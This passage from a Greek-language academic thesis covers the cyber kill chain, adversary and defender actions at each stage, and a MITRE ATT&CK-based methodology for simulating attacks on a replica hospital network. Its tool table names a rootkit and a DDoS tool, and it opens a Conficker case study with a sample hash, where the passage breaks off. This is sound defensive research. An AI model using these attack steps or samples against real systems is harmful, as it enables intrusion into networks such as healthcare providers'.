Δημιουργεί κακόβουλο λογισμικό, πρωτογενώς από είτε με τη χρήση κατάλληλων εργαλείων, πλην όμως η εν λόγω ενέργεια βρίσκεται ακόμη στη φάση της υλοποίησης. Δημιουργεί κατάλληλο κώδικα, ο οποίος αποστέλλεται ως κατάλληλο φορτίο στον αμυνόμενο. Χρησιμοποιεί ιδιωτικά και δημόσια κανάλια, μεταφοράς του κακόβουλου λογισμικού. Εμφυτεύει κακόβουλο υλικό με τη μέθοδο της κερκόπορτας (backdoor) ώστε να υλοποιηθεί η διοίκηση και ο έλεγχος του στόχου.	Εξάγει χρήσιμα συμπεράσματα από αναλύσεις των μεταδεδομένων κακόβουλων λογισμικών (malwares) για εν δυνάμει προσπάθειες επιθετικής ενέργειας εναντίον του δικτύου του. Διεξάγει πλήρη ανάλυση, κατόπιν μελέτης του μηχανισμού κατασκευής και λειτουργίας των κακόβουλων λογισμικών. Δημιουργεί τείχος άμυνας εναντίον κάθε μορφής δικτυακής επίθεσης.

Πίνακας 2.2: *Στόχοι Αντιπάλου - Αμυνόμενου κατά την Στόχευση.*

ΑΝΤΙΠΑΛΟΣ(adversary)	**ΑΜΥΝΟΜΕΝΟΣ(defender)**
Εμφυτεύει και ενεργοποιεί κακόβουλο λογισμικό στους διακομιστές ιστού (servers) του στόχου. Ελέγχει την εμφύτευση επιβλαβούς email, κακόβουλου λογισμικού. Χρησιμοποιεί τη μέθοδο του νερόλακκου (Watering hole)[α΄] .	Προσπαθεί να σταματήσει την προσπάθεια εισβολής του επιτιθέμενου στο δίκτυό του. Αναλύει άμεσα το μέσο της εκμετάλλευσης για εξαγωγή κάθε χρήσιμης πληροφορίας, που αφορά το δίκτυό του, του διαχειριστές του, κτλ. Εντοπίζει την πρόθεση του αντιπάλου, σε σχέση με το "χτύπημα". Εξάγει χρήσιμα συμπεράσματα από τα χρονικά δεδομένα της επίθεσης πχ ώρα έναρξης επίθεσης, χροική εξέλιξη της επίθεσης, κ.ά.

[α΄] https://en.wikipedia.org/wiki/Watering_hole_attack

Πίνακας 2.3: *Στόχοι Αντιπάλου - Αμυνόμενου κατά την Παράδοση.*

ΑΝΤΙΠΑΛΟΣ(adversary)	**ΑΜΥΝΟΜΕΝΟΣ(defender)**
Εκμεταλλεύεται τα τρωτά σημεία του λογισμικού (software), του υλικού (hardware) του δικτύου του στόχου με σκοπό να αποκτήσει πρόσβαση. Είναι η επονομαζόμενη κωδική ημέρα "0"[α]. Οδηγεί τον στόχο να ανοίξει συνημμένα αρχεία, επιβλαβή email ή και συνδέσεις (links) και υπερσυνσυνδέσεις (hyperlinks).	Προσπαθεί να χρησιμοποιεί μηχανισμούς καταγραφής και ειδοποίησης για να καταστείλει την επίδραση του κακόβουλου λογισμικού ή να διαγράψει ολικά τον κίνδυνο απειλής. Στρέφεται με όλα τα τεχνικά μέσα να σταματήσει την ημέρα "0". Διεξάγει εκπαιδεύσεις στους χρήστες, προγραμματιστές και στους σχεδιαστές συστημάτων, ιστοσελίδων, κτλ για τον χειρισμό κακόβουλων ενεργειών Έλεγχος email για υπαλλήλους. Διεξάγει τακτικούς ελέγχους σάρωσης και ανίχνευσης, καθώς και δοκιμών ενδεχομένων επιθέσεων και διεισδύσεων.

[α] https://en.wikipedia.org/wiki/Zero-day_(computing)

Πίνακας 2.4: *Στόχοι Αντιπάλου - Αμυνόμενου κατά την Εκμετάλλευση.*

δεδομένων από τον στόχο με στενογραφία απόκρυψης και μεταφόρτωσης αυτών σε υπηρεσία διαμοιρασμού αρχείων (cloud). Ο αμυνόμενος χρησιμοποιεί μηχανισμούς καταγραφής και ειδοποίησης για να καταστείλει την επίδραση του κακόβουλου λογισμικού ή να διαγράψει ολικά τον κίνδυνο απειλής.

5. **Εγκατάσταση-Τροποποίηση** (Installation): Δημιουργία προγεφυρώματος επί του Στόχου

   Σε αυτό το βήμα, ο εισβολέας, κατόπιν επιτυχούς εκμετάλλευσης, δημιουργεί το ηλεκτρονικό προγεφύρωμα στον στόχο. Ο αντίπαλος βρίσκεται σε πλεονεκτική θέση, καθώς διατηρεί κάποιο χρονικό διάστημα, κλιμακούμενη ή ολική πρόσβαση, σε βάθος, στα συστήματα του στόχου και έχει το τακτικό πλεονέκτημα της εγκατάστασης εργαλείων απομακρυσμένης πρόσβασης πχ Trojan Horse , Remote Administration Tool (RAT) , PowerShell , κ.ά. Ο αμυνόμενος έχει απωλέσει κωδικούς πρόσβασης, κλειδιά αυθεντικοποίησης και γενικά βρίσκεται σε προχωρημένο στάδιο έκθεσης. Σε αυτήν την περίπτωση, ως μηχανισμός αντιμέτρων χρησιμοποιείται η λευκή λίστα (WhiteListing)[57] , με την οποία επιτρέπονται σε συγκεκριμένες οντότητες να έχουν πρόσβαση μόνο σε συγκεκριμένες υπηρεσίες, προνόμια, κτλ, δηλαδή επιτρέπεται εκτέλεση μόνο εγκεκριμένων εργασιών σε ένα σύστημα.

6. **Εντολή-Έλεγχος** (Command and Control - CC): Μεμακρυσμένος έλεγχος των εμφυτευμάτων

   Σε αυτό το βήμα, ο αντίπαλος δημιουργεί μία σύνδεση τύπου Διοίκησης και Ελέγχου (Command and Control-CC), χρησιμοποιώντας διάφορες μεθόδους και πρωτόκολλα όπως Hypertext Transfer Protocol (HTTPS) , Secure Shell (SSH) , IPSec, με σκοπό την εξασφάλιση ότι η συνδεσιμότητα δεν θα διακοπεί. Ο εισβολέας πραγματοποιεί διείσδυση στο δίκτυο του αντιπάλου, εμφυτεύοντας κατάλληλο επιβλαβές επικοινωνιακό

[57] https://en.wikipedia.org/wiki/Whitelist

ΑΝΤΙΠΑΛΟΣ(adversary)	**ΑΜΥΝΟΜΕΝΟΣ(defender)**
Δημιουργεί κερκόπορτα στο στόχο για εξασφάλιση πρόσβασης για μεγάλο χρονικό διάστημα. Εγκαθιστά ένα κέλυφος ιστού (webshell) για απομακρυσμένη πρόσβαση Εμφυτεύει το κακόβουλο λογισμικό στο στόχο.	Εντοπισμός και καταγραφή της δραστηριότητας, επιβλαβούς και κακόβουλης εγκατάστασης. Δημιουργία σημείων επαναφοράς σε πρότερη κατάσταση. Εξέταση αν το κακόβουλο λογισμικό στοχεύει στον έλεγχο των δικαιωμάτων χρήστη ή διαχειριστή. Λειτουργία του συστήματος ανίχνευσης και προειδοποίησης HIPS[α΄] . Ανακάλυψη νέων ή παλιών εκτελέσιμων κακόβουλων αρχείων.

[α΄] https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system

Πίνακας 2.5: *Στόχοι Αντιπάλου - Αμυνόμενου κατά την Εγκατάσταση.*

ΑΝΤΙΠΑΛΟΣ(adversary)	**ΑΜΥΝΟΜΕΝΟΣ(defender)**
Διανοίγει κανάλι διοίκησης και ελέγχου με χρήση ειδικού επιβλαβούς λογισμικού με σκοπό τον εξ' αποστάσεως χειρισμό. Δημιουργεί αμφίδρομες επικοινωνίες. Χρησιμοποιεί τα κανάλια επικοινωνίας πχ Web, DNS, and πρωτόκολλα email.	Επιχειρεί ως υστάτη προσπάθεια να σταματήσει τον εξ' αποστάσεως χειρισμό. Προσπαθεί να ανακαλύψει την αρχιτεκτονική δομή και τον βαθμό της Διοίκησης και του Ελέγχου. Προσπαθεί να αυτασφαλίσει περισσότερο το δίκτυο. Δημιουργεί σημεία επαναφοράς σε πρώτη κατάσταση λειτουργίας. Επανελέγχει τους διακομιστές μεσολάβησης, καταβόθρας (DNS sinkhole)[α΄].

[α΄] https://en.wikipedia.org/wiki/DNS_sinkhole

Πίνακας 2.6: *Στόχοι Αντιπάλου - Αμυνόμενου κατά το C&C.*

λογισμικό, παρεισφρύοντας στο δίκτυο επικοινωνιών, ως εισερχόμενη ή εξερχομένη κίνηση. Υλοποιεί μονόδρομες ή και αμφίδρομες επικοινωνίες, οι οποίες απαιτούν χρόνο για να μεταφέρουν πληροφορίες ή να παραδώσουν εντολές. Ο εισβολέας έχει πρόσβαση στο εσωτερικό δίκτυο για εκτενές χρονικό διάστημα. Ο αμυνόμενος χρησιμοποιεί μηχανισμούς ισχυρών τειχών προστασίας (firewall) μεταξύ του εσωτερικού δικτύου και διαδικτύου πχ δρομολόγησης κίνησης μέσω proxy, φιλτράρισμα ή διακοπή ορισμένων διαδικτυακών συνδέσεων, κ.ά.

7. **Ενέργειες** (Actions on Objectives): Ολοκλήρωση των σκοπών της αποστολής

   Στο βήμα αυτό, ο εισβολέας μεταφέρει τα κλεμμένα δεδομένα σε εξωτερικούς servers, μέσω πρωτοκόλλων μεταφοράς δεδομένων όπως FTP . Ενδεχομένως, να δοκιμάσει το σύνολο των κακόβουλων ενεργειών του και τη χρήση του κακόβουλου λογισμικού της επίθεσης σε παρόμοια συστήματα, προκειμένου να διαπιστώσει το ποσοστό επιτυχίας


ΑΝΤΙΠΑΛΟΣ(adversary)	**ΑΜΥΝΟΜΕΝΟΣ(defender)**
Εκτελεί την σχεδιασθείσα αποστολή. Συλλέγει τα διαπιστευτήρια χρηστών και διαχειριστών. Κινείται πλευρικά μέσα στο δίκτυο του στόχου. Κάνει εσωτερικές αναγνωρίσεις δικτύου. Συλλέγει δεδομένα. Προβαίνει σε καταστροφή των συστημάτων. Τροποποιεί, αντικαθιστά, διαγράφει ή καταστρέφει δεδομένα.	Χάνει τον έλεγχο του δικτύου του. Προσπαθεί να συλλέξει το ταχύτερο δυνατό και στον μέγιστο βαθμό, όσο περισσότερα στοιχεία αποκαλύπτουν τη συγκεκριμένη επίθεση. Προβαίνει σε εκτίμηση ζημιών. Ανιχνεύει την εξαγωγή δεδομένων, μη εξουσιοδοτημένες λειτουργίες, κτλ.

Πίνακας 2.7: *Στόχοι Αντιπάλου - Αμυνόμενου κατά τις Ενέργειες.*

τους. Εάν και εφόσον απαιτηθεί, μπορεί να τροποποιήσει τον τρόπο ενεργείας του ώστε να πετύχει το επιδιωκόμενο αποτέλεσμα. Πιθανές ενέργειες με φυσικό αντίκτυπο είναι η πρόκληση φυσικής καταστροφής, ολικής ή μερικής ζημίας του στόχου, ζημίας στον εξοπλισμό ή και στην μερική τροποποίηση του τρόπου λειτουργίας του στόχου. Ο αμυνόμενος δύναται να χρησιμοποιήσει τον μηχανισμό ελέγχου μεταφόρτωσης δεδομένων (whitelisting) προκειμένου να εξετάσει εάν η μεταφορά αυτή είναι εγκεκριμένη. Με ειδικά λογισμικά δύναται να εντοπιστεί το κακόβουλο λογισμικό υποκλοπής δεδομένων, καθώς να αποκωδικοποιηθεί ο προορισμός των διακομιστών, στους οποίους αποθηκεύονται τα κλεμμένα δεδομένα.

2.4 Επιρρέπεια φορέων υγείας σε κυβερνοεπιθέσεις

Οι φορείς υγείας πλήττονται με αυξανόμενη συχνότητα από κυβερνοεπιθέσεις που αποσκοπούν στην απόσπαση κέρδους ή την υποβάθμιση της λειτουργίας τους. Τα βασικά αίτια αυτού είναι η συνήθης τάση των εν λόγω δικτύων να υπολείπονται των απαραίτητων επενδύσεων για τον εκσυγχρονισμό τους, η έλλειψη τεχνικής κατάρτισης των εργαζομένων πάνω στην ασφάλεια δικτύων και το δυνητικά υψηλό αντίκτυπο που ενέχει μια επιτυχημένη επίθεση[26] [27].



Εικόνα 2.12: *Κατανομή Κυβερνοεπιθέσεων ανά Τομέα για το 2021*
*Πηγή:*https://blog.checkpoint.com/2022/01/10/check-point-research-cyber-attacks-increased-50-year-over-year/

Μέρος II

Πρακτικό Μέρος

Κεφάλαιο 3

Μεθοδολογία

Στο κεφάλαιο αυτό παρουσιάζεται η μελέτη που έγινε για την ανάπτυξη της μεθοδολογίας προσομοίωσης επιθέσεων. Συγκεκριμένα, περιγράφονται τα επιμέρους τμήματα και η συμβολή τους στην δημιουργία σεναρίων επίθεσης που μπορούν να απαραχθούν και να ελεγχθούν ενάντια σε δίκτυα. Επιπλέον, αναφέρεται η επέκταση της μεθοδολογίας σε μία ολοκληρωμένη λύση για τους αμυνόμενους.

3.1 Περιγραφή Μεθοδολογίας

Στην ενότητα αυτή παρουσιάζεται ο ορισμός του προβλήματος που επιχειρεί να αντιμετωπίσει το έργο καθώς και η μεθοδολογία που στρατολογείται για την επίτευξη αυτού.

3.1.1 Αναγκαιότητά Δομημένης Προσομοίωσης Επιθέσεων

Η δημιουργία κατάλληλης τεκμηρίωσης και η εκτέλεση προσομοιώσεων υφιστάμενων κυβερνοεπιθέσεων αποτελεί κεντρική πρόκληση στην τρέχουσα έρευνα[28] [29] [30]. Για την αντιμετώπιση των προαναφερθέντων ζητημάτων, επιζητείται η αντιστοίχηση επιθετικών και αμυντικών ενεργειών, αναλύοντας και τεκμηριώνοντας τις υπάρχουσες απειλές και τις τακτικές των αντιπάλων[2]. Προς αυτή την κατεύθυνση, έχει διερευνηθεί η σύνδεση του πλαισίου MITRE ATT&CK με τα κοινά τρωτά σημεία και εκθέσεις (CVE)[31].

Το ίδιο το MITRE ανέπτυξε το Caldera[1], ένα εργαλείο ανοικτού κώδικα που επιτρέπει την εκτέλεση δεσμεύσεων κόκκινων ομάδων με την αυτοματοποίηση βασικών ρουτινών επίθεσης. Άλλες προσεγγίσεις που σχετίζονται με την εξομοίωση αντιπάλων με βάση το MITRE ATT&CK είναι, μεταξύ άλλων, το Infection Monkey[2] και ο προσομοιωτής απειλών Keysight[3]. Αυτές οι προσεγγίσεις περιλαμβάνουν προκαθορισμένα σενάρια κυβερνοεπιθέσεων που εκτελούνται με τη χρήση μηχανημάτων agents μέσα σε περιβάλλοντα παραγωγής, αποφεύγοντας τη στόχευση πραγματικών υποδομών. Ωστόσο, οι αναλυτικές μεθοδολογίες για την τεκμηρίωση των υφιστάμενων κυβερνοεπιθέσεων, την εφαρμογή βημάτων για την εκτέλεση προσαρμοσμένων των βημάτων αλυσιδών ενεργειών και την προσομοίωση των επιθέσεων στην πράξη δεν είναι ακόμη πλήρως διαθέσιμες. Κατά συνέπεια, η έλλειψη τεχνογνωσίας εμποδίζει τη ρεαλιστική αναπαραγωγή κυβερνοεπιθέσεων σε περιβάλλοντα δοκιμών.

[1] https://caldera.mitre.org/
[2] https://github.com/guardicore/monkey
[3] https://www.keysight.com/us/en/home.html

Το έργο αυτό αποσκοπεί στη δημιουργία και την ανάπτυξη ενός πλαισίου προσομοίωσης περιστατικών/επιθέσεων ασφαλείας που επικεντρώνεται στη μοντελοποίηση των μοτίβων κυβερνοεπιθέσεων/απειλών, καθώς και στην ανακατασκευή αξιόπιστων και έγκυρων αλυσίδων γεγονότων που σχετίζονται με πραγματικά συμβάντα και περιστατικά ασφαλείας. Ως εκ τούτου, θα προσφέρει την ευκαιρία στη διαχείριση ενός δικτύου να επιθεωρηθούν και να αξιολογήσουν τις δυνατότητες ανίχνευσής και αντιμετώπισης τους υπό ρεαλιστικές συνθήκες κυβερνοεπιθέσεων. Αποτελεσματικά, κρίνεται απαραίτητη η παροχή ενός πλαισίου που θα συμβάλλει στην εύκολη αναπαραγωγή επιθέσεων, ώστε οι αμυνόμενοι ενός δίκτυο να είναι σε θέση να επαναλαμβάνουν τα πειράματά τους, παρακολουθώντας τα θεωρητικά και μεθοδολογικά βήματα, τα εργαλεία, τα φορτία(payloads), τις ρυθμίσεις του συστήματος και τις λεπτομέρειες διαμόρφωσης που είναι απαραίτητες για επιτυχείς προσομοιώσεις.

Η σχεδιαστική φιλοσοφία της κατηγοριοποίησης επιθέσεων του έργου αυτού επιδιώκει να παράσχει σενάρια κυβερνοεπιθέσεων για πραγματοποίησή δοκιμών δικτύου τα οποία μπορούν να παραταχθούν με ταχύτητα και ευκολία, είναι modular[4], και αποτελούν ρεαλιστικό σημείο αναφοράς για την απόκριση ενός συστήματος σε πραγματικές απειλές.

3.1.2 Μεθοδολογία Προσομοιωμένων Επιθέσεων

Η ανάλυση κυβερνοεπιθέσεων γίνεται βάσει των εξής τμημάτων:

[4] https://en.wikipedia.org/wiki/Modularity

Έννοια	**Περιγραφή**
Τοπολογία	Απεικονίζει την τοπολογία του δικτύου και τα ψηφιακά assets που εμπλέκονται στο σενάριο επίθεσης.
Απαιτήσεις	Περιγράφει τις απαιτήσεις συστήματος, όπως υπηρεσίες λειτουργίας (π.χ. διακομιστής email, active directories κ.λπ.), στοιχεία λογισμικού, λειτουργικά συστήματα και άλλα προαπαιτούμενα που πρέπει να υπάρχουν στο σενάριο.
Διαγνωστικά	Περιλαμβάνει πιθανά διανύσματα επίθεσης που υπάρχουν στο εν λόγω περιβάλλον, όπως θα μπορούσε να συμπεράνει ένας αμυντικός παράγοντας ή ένας κακόβουλος δράστης. Για παράδειγμα, η σάρωση ενός συστήματος για την παρουσία του MS17-010 σύμφωνα με τα δελτία ασφαλείας CVE της Microsoft, προκειμένου να αξιολογηθεί η ευαισθησία στο κακόβουλο λογισμικό WannaCry[α΄].
Τεχνικές Αντιπάλων	Περιλαμβάνει την κύρια τεχνική ανάλυση του σεναρίου επίθεσης που αναφέρεται σε τεχνικές αντιπάλων με βάση το πλαίσιο ATT&CK της MITRE.
Υπόδειγμα Αλληλουχίας Ενεργειών	Περιλαμβάνει μια επανάληψη δοκιμής με τα συγκεκριμένα βήματα που πρέπει να ακολουθηθούν σύμφωνα με το σενάριο επίθεσης. Αυτό το βήμα της μεθοδολογίας δεν σχετίζεται με το cyber kill-chain της Lockheed Martin.

[α΄] https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Πίνακας 3.1: *Τμήματα Ανάλυσης Κυβερνοεπιθέσεων.*

3.2 Επέκταση ως προς τον Μετριασμό Επιθέσεων

Η παρούσα μεθοδολογία έχει επεκταθεί ως προς την προσθήκη κατάλληλων αμυντικών τακτικών[1] οι οποίες αντιστοιχίζονται με τις επιθετικές ενέργειες της κάθε περίπτωσης ώστε να σχεδιαστεί μία ολοκληρωμένη λύση για την προσομοίωση επιθέσεων και την ταυτόχρονη παράθεση κατάλληλων αντιμέτρων για κάθε βήμα.

Η αντιστοίχηση βασίζεται στο πλαίσιο MITRE Shield[5](που αργότερα μετονομάστηκε σε MITRE Engage[6]). Πιο συγκεκριμένα, πρόκειται για ένα πλαίσιο που προτείνει πιθανές ενέργειες μετριασμού βάσει αντιστοιχίσεων στον πίνακα ATT&CK της MITRE.

[5] https://shield.mitre.org/
[6] https://engage.mitre.org/

Κεφάλαιο 4


Υλοποίηση

Στο κεφάλαιο αυτό περιγράφεται η υλοποίηση του συστήματος, με βάση τη μελέτη που παρουσιάστηκε στο προηγούμενο κεφάλαιο. Αρχικά παρουσιάζεται το περιβάλλον προσομοίωσης και η τεχνολογική σωρός που χρησιμοποιήθηκαν. Στη συνέχεια παρουσιάζονται οι υλοποιήσεις των περιπτώσεων χρήσης όπως αυτές περιγράφονται στις απαιτήσεις του έργου SPHINX.

4.1 Περιβάλλον προσομοίωσης

Το περιβάλλον αντίγραφο που παρείχε το DYPE5 αποτέλεσε τον κύριο χώρο για την υλοποίηση των σεναρίων προσομοίωσης. Σε στενή συνεργασία με τους ερευνητές του DYPE5, οι απαραίτητες υπηρεσίες και εικονικές μηχανές αναπτύχθηκαν επιπρόσθετα στο βασικό αντιγραφικό περιβάλλον που αρχικά παρασχέθηκε από τον πιλότο και το οποίο παρουσιάζεται στο Σχήμα 1. Η επικοινωνία με το περιβάλλον γινόταν μέσω VPN με τη χρήση της πλατφόρμας Fortinet[1] ForticlientVPN και στη συνέχεια με σύνδεση σε έναν ειδικό VMware[2] ESXI server, ο οποίος αποτελεί την κύρια διεπαφή για την ενορχήστρωση και το χειρισμό των διαφόρων εικονικών μηχανών και υπηρεσιών που προσομοιώνουν την πραγματική υποδομή του DYPE5. Ωστόσο, ως αρχικό βήμα, όλες οι προσομοιώσεις πραγματοποιήθηκαν τοπικά στις εγκαταστάσεις του ΕΜΠ, προκειμένου να διασφαλιστεί ότι παραμένουν υπό έλεγχο και συνεπώς να αποφευχθούν τυχόν ανεπιθύμητες επιπτώσεις στις πιλοτικές υποδομές.

[1] https://www.fortinet.com/
[2] https://www.vmware.com/



Εικόνα 4.1: *Τοπολογία Προσομοιωμένου Περιβάλλοντος από τον DYPE5*

4.2 Τεχνολογική Σωρός - Technology Stack

Πίνακας αναφοράς για τις σημαντικότερες τεχνολογίες και προγράμματα που χρησιμοποιήθηκαν κατά τις προσομοιώσεις.

Τεχνολογία	**Περιγραφή**
Nmap[α]	Σαρωτής δικτύου που χρησιμοποιείται για χαρτογράφηση δικτύου καθώς και για βασική ανίχνευση ευπαθειών μέσω εξειδικευμένων scripts.
Wireshark[β]	Λογισμικό ανάλυσης πακέτων που χρησιμοποιείται για τη σύλληψη και την παρατήρηση της δικτυακής κίνησης σε διάφορες περιπτώσεις χρήσης.
tshark[γ]	Ισοδύναμο εργαλείο γραμμής εντολών του wireshark, που χρησιμοποιείται για σκοπούς αυτοματοποίησης κατά τη λήψη πακέτων.
Nessus Essentials[δ]	Λύση αξιολόγησης ευπάθειας που χρησιμοποιείται για την εκτέλεση σαρώσεων σε δίκτυα.
Zenmap[ε]	Εφαρμογή που χρησιμοποιείται για την οπτικοποίηση και την παρουσίαση των αποτελεσμάτων του nmap.
R77 Rootkit[ϛ]	Λογισμικό rootkit ανοικτού κώδικα που χρησιμοποιείται για την αθόρυβη ενσωμάτωση κακόβουλου λογισμικού σε συστήματα κατά τη διάρκεια περιπτώσεων χρήσης.
Social Engineering Toolkit[ζ]	Πλαίσιο δοκιμών διείσδυσης που χρησιμοποιείται για την εξομοίωση των αλληλεπιδράσεων της ανθρώπινης συμπεριφοράς κατά τη διάρκεια προσομοιώσεων επίθεσης.
LOIC[η]	Εργαλείο που χρησιμοποιείται για την εκτέλεση δοκιμών καταπόνησης δικτύου με κατά την εξομοίωση επιθέσεων DDOS.

[α] https://nmap.org/
[β] https://www.wireshark.org/
[γ] https://www.wireshark.org/docs/man-pages/tshark.html
[δ] https://www.tenable.com/products/nessus/nessus-essentials
[ε] https://nmap.org/zenmap/
[ϛ] https://github.com/bytecode77/r77-rootkit
[ζ] https://www.trustedsec.com/tools/the-social-engineer-toolkit-set/
[η] https://github.com/NewEraCracker/LOIC

Πίνακας 4.1: *Τεχνολογική Σωρός.*

4.3 Παρουσίαση περιπτώσεων

Στο παρόν κεφάλαιο παρουσιάζεται εκτενώς η υλοποίηση των προσομοιωμένων επιθέσεων, όπως αυτές έγιναν πάνω στο αντίγραφο του νοσοκομειακού περιβάλλοντος, κατά τις προδιαγραφές του έργου SPHINX[3] .

Για κάθε επίθεση, αναφέρεται η αντίστοιχη κωδικοποίηση UCx, όπως αυτή έχει ορισθεί από το έγγραφο προδιαγραφών SPHINX D2.9 - Use Cases Definition and Requirements.

4.3.1 UC01 – Κακόβουλο Λογισμικό Conficker μέσω email

1. **Εισαγωγή**

   Η παρούσα περίπτωση αφορά στη μόλυνση ενός τερματικού με το κακόβουλο λογισμικό conficker, το οποίο ιστορικά έχει πλήξει δίκτυα παρόχων υγείας. Παρατίθενται διαγνωστικά τα οποία προτάσουν πως ένα σύστημα είναι επιρρεπές στο έλλειμα ασφαλείας MS08-067[4], η ανάλυση των τεχνικών που χρησιμοποιήθηκαν από τον αντίπαλο, σύμφωνα με τον πίνακα επίθεσης της MITRE καθώς και η τοπολογία και τα βήματα που απαιτούνται για την αναπαραγωγή του σεναρίου σε περιβάλλον δοκιμής ή "ζωντανό" σύστημα.

2. **Τοπολογία**

   Παρατίθεται η τοπολογία δικτύου που χρησιμοποιήθηκε κατά την προσομοίωση.

   Οι δύο σταθμοί εργασίας χρησιμοποιούν το λογισμικό Windows XP - Service Pack2. Έχουν ενεργοποιημένο το Network Sharing και διαθέτουν πρόσβαση σε έναν κοινό φάκελο, ώστε να επιτευχθεί η μετάδοση του κακόβολου λογισμικού πλευρικά. Η θύρα 445 είναι ανοικτή και στα δύο μηχανήματα ώστε να επιτραπεί η κίνηση SMB.Το τείχος προστασίας και το Security Essentials είναι ενημερωμένα και ενεργοποιημένα και στους δύο σταθμούς εργασίας.

   Το hash του δείγματος κακόβουλου λογισμικού που χρησιμοποιήθηκε(Conficker/Kido/Downandup (Variant E)):

   SHA256:
   e2c123504d40161013edf969dcb7db791ac31b612199f91a056f85c2eb89c418

   Scan του VirusTotal:

   https://maltiverse.com/sample/e2c123504d40161013edf969dcb7db791ac31b612199f91a056f85c2eb89c418

   Το δείγμα μπορεί να ληφθεί εδώ:

